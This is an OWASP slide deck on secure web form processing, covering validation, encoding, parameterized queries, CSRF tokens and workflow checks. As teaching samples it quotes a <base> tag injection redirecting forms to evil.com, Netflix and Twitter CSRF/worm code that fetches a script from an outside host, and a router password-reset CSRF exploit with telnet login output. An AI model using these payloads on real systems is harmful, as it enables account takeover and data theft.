Form Processing and Workflows

Jim Manico`
OWASP Board Member
Independent Educator

Eoin Keary
OWASP Board Member
CTO BCC Risk Advisory
www.bccriskadvisory.com

Jim Manico and Eoin Keary.

Where are we going?

- Securing Form Submissions
- Security Properties of Forms
- Attacks on Forms
- Complex Forms (workflows)

<form>

Username

Password

Remember Me

Log In

Lost your password?

← Back to The Association of Medicine and Psychiatry

Gift cards & promotional codes

Enter Code | Apply

Place your order

Order Summary

Items:	$25.90
Shipping & handling:	$11.68
Total before tax:	$37.58
Estimated tax to be collected:	$0.00
Order total:	**$37.58**

Pay with Credit Card or Log In

Country: United States

First Name:

Last Name:

Credit Card Number:

Payment Type: VISA MasterCard American Express DISCOVER

Expiration Date: mm / yy CSC: What's this?

Billing Address Line 1:

Billing Address Line 2: (optional)

City:


State:

ZIP code:

Home Telephone: 555-555-1234

Email:

Review Donation and Continue



Form Processing Types

There are typically at least four categories of form submission which all require different defensive techniques.

- Login
- Content submission or editing
- Credit card or other financial processing
- Content submission or financial processing as part of a workflow

Developers often miss workflow checks in multi-step form submissions! Developers often miss basic controls!

Form Processing Basic Client Side Controls

When a web application renders the initial form and sends it to the user/browser, what security controls and features are needed to render that form securely?

- METHOD = POST
- Fully Qualified URL's
- HTTPS

<form action="payment.php">

Missing method, defaults to SOMETHING BAD

Action is relative (base jumping)

Not necessarily HTTPS

<form action="https://site.com/payment.php" method="POST" id="payment-form">

HTTP Request : GET vs POST

GET request

GET /search.jsp?
name=blah&type=1 HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Cookie:
SESSIONID=2KDSU72H9GSA289
<CRLF>

POST request

POST /search.jsp HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Content-Length: 16
Cookie:
SESSIONID=2KDSU72H9GSA289
<CRLF>
name=blah&type=1
<CRLF>

<base> jumping

- The <base> tag specifies the base URL/target for all relative URLs in a document.
- There can be at maximum one <base> element in a document, and it *must be inside the <head> element.

http://www.w3.org/wiki/HTML/Elements/base

*VULNERABLE: Chrome, FireFox and safari.

NOT VULNERABLE: IE8 or IE9.

<base> jumping

- Attack relies on the injection of <base> tags
- A majority of web browsers honour this tag outside the standards-mandated <head> section.
- The attacker injecting this markup would be able to change the semantics of all subsequently appearing relative URLs

```
<base href='http://evil.com/'> ← Injected line in <head>.
<form action='update_profile.php'> ← Legitimate, pre-existing form.
<input type="text" name="creditcard" > ... </form>
```

http://evil.com/update_profile.ph

FIX: use absolute paths!!

Form Processing

When a user submits a form to your web application, what security controls and features are needed?

- **Authentication check (potential)**
- Input Validation (critical)
- Form Error Processing (critical)
- Access Control check (potential)
- Output Encoding (critical)
- Query Parameterization (critical)
- Transaction Token Verification (critical)

Basic Authentication and Session Management

- Check for active session ID
- Consider browser fingerprinting
- Re-authentication at critical boundaries
- Consider frequent session ID rotation
- You are using HTTPS for all of this, right?

- For login
  - Start HTTPS before delivering login form
  - Good password storage and verification for login
  - Invalidate current session, create new one
  - Cookies: HTTPOnly, Secure flag, proper path/domain

Form Processing

- Authentication check (potential)
- **Input Validation (critical)**
- **Form Error Processing (critical)**
- Access Control check (potential)
- Output Encoding (critical)
- Query Parameterization (critical)
- Transaction Token Verification (critical)

Input Based Attacks

Malicious user input can be used to launch a variety of attacks against an application. These attacks include, but are not limited to:

Parameter Manipulation	■ Intercepting Proxy Use ■ Immutable field manipulation
Content injection	■ SQL Injection ■ Response Splitting ■ Command Injection ■ XPath injection ■ File path traversal
Cross site scripting	■ Multiple attack types
Privilege Escalation	■ Attacks on Access Control
Transactions	■ CSRF

Escaping vs. Rejecting


When validating data, one can either reject data failing to meet validation requirements or attempt to “clean” or escape dangerous characters

Failed validation attempts should always reject the data to minimize the risk that sanitization routines will be ineffective or can be bypassed

Error messages displayed when rejecting data should specify the proper format to help the user to enter appropriate data

Error messages should not reflect the input the user has entered, but form elements may be filled with previous input for usability. Careful!

Data Validation and Error Processing



- Whitelist validation, of course!
- Verifying immutable fields and proper client-side validation techniques can provide intrusion detection
- Validating numeric input can make that input "safe"
- Verifying open text often does NOT make that input safe

Validation gets weaker over time…

- Comment to a news article
- First pass, US English
  - **ArticleID** INT only
  - **Title** A-Za-z0-9
  - **Comment** Letters, Numbers, Punctuation
- Oh shoot, we now need to support internationalization!
  - **ArticleID** LONG only
  - **Title** {P}
  - **Comment** {P}

```
<form action="https://site.com/country.php"
  method="POST">

<select name="country-code">
  <option value="ug">Uruguay</option>
  <option value="us">USA</option>
  <option value="eg">England</option>
</select>
<button type="submit">Submit Country</button>

</form>
```

App Layer Intrusion Detection

- Great detection points to start with
  - Input validation failure server side when client side validation exists
  - Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
  - Forced browsing to common attack entry points (e.g. /admin) or honeypot URL (e.g. a fake path listed in /robots.txt)

App Layer Intrusion Detection

- Others
  - Blatant SQLi or XSS injection attacks
  - Workflow sequence abuse (e.g. multi-part form in wrong order)
  - Custom business logic (e.g. basket vs catalogue price mismatch)

Form Processing

- Authentication check (potential)
- Input Validation (critical)
- Form Error Processing (critical)
- **Access Control check (potential)**
- Output Encoding (critical)
- Query Parameterization (critical)
- Transaction Token Verification (critical)

Data Contextual Access Control

The Problem

Web Application needs to secure access to a specific object

The Solution

```
int articleId= request.getInt("article_id");

if ( currentUser.isPermitted( "article:comment:" + articleId) ) {
    log.info("You are permitted to comment on this article. Happy trollololing!");
} else {
    log.info("Sorry, you aren't allowed to comment on this article!");
}
```

Form Processing

- Authentication check (potential)
- Input Validation (critical)
- Form Error Processing (critical)
- Access Control check (potential)
- **Output Encoding (critical)**
- Query Parameterization (critical)
- Transaction Token Verification (critical)

HTML Attribute Escaping Examples

OWASP Java Encoder

```
<input type="text" name="data"
value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />

<input type="text" name="data"
value=<%= Encode.forHtmlUnquotedAttribute(UNTRUSTED) %> />
```

URL Parameter Escaping Examples

OWASP Java Encoder

```
<%-- Encode URL parameter values --%>
<a href="/search?value=
<%=Encode.forUriComponent(parameterValue)%>&order=1#top">

<%-- Encode REST URL parameters --%>
<a href="http://www.codemagi.com/page/
<%=Encode.forUriComponent(restUrlParameter)%>">
```

Escaping when managing complete URL's

Assuming the untrusted URL has been properly validated....

OWASP Java Encoder

```
<a href="<%= Encode.forHTMLAttribute(untrustedURL) %>">
Encode.forHtmlContext(untrustedURL)
</a>
```

JavaScript Escaping Examples

OWASP Java Encoder

```
<button
onclick="alert('<%= Encode.forJavaScript(alertMsg) %>');">
click me</button>

<button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg)
%>');">click me</button>

<script type="text/javascript”>
var msg = "<%= Encode.forJavaScriptBlock(alertMsg) %>";
alert(msg);
</script>
```

XSS in CSS String Context Examples

OWASP Java Encoder

```
<div
style="background: url('<%=Encode.forCssUrl(value)%>');">

<style type="text/css">
background-color:'<%=Encode.forCssString(value)%>';
</style>
```

Other Encoding Libraries

- Ruby on Rails
  - http://api.rubyonrails.org/classes/ERB/Util.html
- Reform Project
  - Java, .NET v1/v2, PHP, Python, Perl, JavaScript, Classic ASP
  - https://www.owasp.org/index.php/Category:OWASP_Encoding_Project
- ESAPI
  - PHP.NET, Python, Classic ASP, Cold Fusion
  - https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API
- .NET AntiXSS Library
  - http://wpl.codeplex.com/releases/view/80289

Form Processing

- Authentication check (potential)
- Input Validation (critical)
- Form Error Processing (critical)
- Access Control check (potential)
- Output Encoding (critical)
- **Query Parameterization (critical)**
- Transaction Token Verification (critical)

Parameterized Queries

- **Parameterized Queries** ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker.

Language Specific Recomendations

- Java EE – use PreparedStatement() with bind variables
- .NET – use parameterized queries like SqlCommand() or OleDbCommand() with bind variables
- PHP – use PDO with strongly typed parameterized queries (using bindParam())
- Hibernate - use createQuery() with bind variables (called named parameters in Hibernate)

Java Prepared Statement

Dynamic SQL: (Injectable)

```
String sqlQuery = “UPDATE EMPLOYEES SET SALARY = ‘ +
        request.getParameter(“newSalary”) + ‘ WHERE ID = ‘ +
        request.getParameter(“id”) + ‘”;
```

PreparedStatement: (Not Injectable)

```
double newSalary = request.getParameter(“newSalary”) ;
int id = request.getParameter(“id”);
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES
        SET SALARY = ? WHERE ID = ?");
pstmt.setDouble(1, newSalary);
pstmt.setInt(2, id);
```

.NET Parameterized Query

Dynamic SQL: (Not so Good)

```
string sql = "SELECT * FROM User WHERE Name = '" + NameTextBox.Text + "' AND
Password = '" + PasswordTextBox.Text + "'";
```

Parameterized Query: (Nice, Nice!)

```
SqlConnection objConnection = new SqlConnection(_ConnectionString);

objConnection.Open();

SqlCommand objCommand = new SqlCommand(

    "SELECT * FROM User WHERE Name = @Name AND Password =

    @Password", objConnection);

objCommand.Parameters.Add("@Name", NameTextBox.Text);

objCommand.Parameters.Add("@Password", PasswordTextBox.Text);

SqlDataReader objReader = objCommand.ExecuteReader();

if (objReader.Read()) { ...
```

HQL Injection Protection

Unsafe HQL Statement Query (Hibernate)

```
unsafeHQLQuery = session.createQuery("from Inventory where
productID='"+userSuppliedParameter+"'");
```

Safe version of the same query using named parameters

```
Query safeHQLQuery = session.createQuery("from Inventory where productID=:productid");

safeHQLQuery.setParameter("productid", userSuppliedParameter);
```

SQL Injection Protection for ASP.NET and Ruby

ASP.NET

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql); command.Parameters.Add(new
SqlParameter("@CustomerId",
System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

RUBY – Active Record

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
# Update
project.update_attributes(:name => 'owasp')
# Delete
Project.delete(:name => 'name')
```

Cold Fusion and Perl Parameterized Queries

Cold Fusion

```
<cfquery name = "getFirst" dataSource = "cfsnippets">
        SELECT * FROM #strDatabasePrefix#_courses WHERE intCourseID =
        <cfqueryparam value = #intCourseID# CFSQLType = "CF_SQL_INTEGER">
</cfquery>
```

Perl - DBI

```
my $sql = "INSERT INTO foo (bar, baz) VALUES ( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Form Processing

- Authentication check (potential)
- Input Validation (critical)
- Form Error Processing (critical)
- Access Control check (potential)
- Output Encoding (critical)
- Query Parameterization (critical)
- **Transaction Token Verification (critical)**

Real World CSRF – Netflix (2008)

```
<html>
<head>
<script language="JavaScript" type="text/javascript">
function load_image2()
{
var img2 = new Image();
img2.src="http://www.netflix.com/MoveToTop?
movieid=70110672&fromq=true";
}
</script>
</head>
<body>
<img src="http://www.netflix.com/JSON/AddToQueue?movieid=70110672"
width="1" height="1" border="0">
<script>setTimeout( 'load_image2()', 2000 );</script>
</body>
</html>
```

Twitter XSS/CSRF Worm Code (2010)

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twttr.form_authenticity_token = '(.*)';/g);
var authtoken = authreg.exec(content);authtoken = authtoken[1];
//alert(authtoken);

var xss = urlencode('http://www.stalkdaily.com"></a><script
   src="http://mikeyylolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new XHConn();ajaxConn.connect("/status/
   update","POST",
"authenticity_token=" + authtoken+"&status=" + updateEncode +
   "&tab=home&update=update");

var ajaxConn1 = new XHConn();

ajaxConn1.connect("/account/settings", "POST",
   "authenticity_token="+ authtoken+"&user[url]="+xss
   +"&tab=home&update=update");
```

Recent CSRF Attacks (2012)

```
[CUT EXPLOIT HERE]                          ## CSRF For Change All passwords
<html>
<head></head>
<title>COMTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
[CUT EXPLOIT HERE]


root@linux:~# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike =))
> ?
```

CSRF within the Internal Network

- CSRF allows external attackers to launch attacks against internal applications!
- External web sites can trick your browser into making requests on the internal network
- Even easier against single-sign on
  - Effectively you are always logged into internal applications
- Recommended NOT to browse the web with the same browser used for internal applications
- All internal applications must be protected against CSRF

Synchronizer Token Pattern

“Hidden” token in HTML	
	Value defined by server when page is rendered. Value is stored in session. Consider leveraging the java.security.SecureRandom class for Java applications.
	Upon Submit, token is sent with form.
	Token value must match with value in session.
	Attacker would not have token value. (XSS attack could get token is page was vulnerable to XSS)

```
<form action=”http://germanbeerisawesome.com/transfer.do" method="post">
<input type="hidden" name="CSRFToken"
value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMTVhM2JmNGYxYjJiMGI
4MjJjZDE1ZDZjMTVi MGYwMGEwOA==">
</form>
```

X-Frame-Options HTTP Response Headers

prevents any domain from framing the content
"X-FRAME-OPTIONS", "DENY"

only allows the current site to frame the content
"X-FRAME-OPTIONS", "SAMEORIGIN"

permits the specified 'sitename' X to frame this page
(circa 2012) and may not be supported by all browsers yet
"X-FRAME-OPTIONS", "ALLOW-FROM X"

- Must be added to HTTP response!
- X-Frame-Option HTTP request headers do nothing!

crypto?

Google KeyCzar

https://code.google.com/p/keyczar/

- A simple applied crypto API
- Key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures
- Java implementation
- Supports Python, C++ and Java

<form> workflows…

Basic eCommerce

Add Item to Cart	https://site.com/view_cart.php
Submit Shipping Address	https://site.com/shipping_addy.php
Submit Billing Address	https://site.com/billing_addy.php
Pay for Order	https://site.com/payme.php
SHIP IT!	https://site.com/shipit.php

Which step would you like to skip?

Hand Coded Workflow

Reset the workflow at the first step

Track current step in session

Verify legal/proper step in sequence at each step

Reset the workflow when one is complete or an illegal step is taken

THANK YOU!

@manicode
jim@owasp.org
jim@manico.net

http://slideshare.net/jimmanico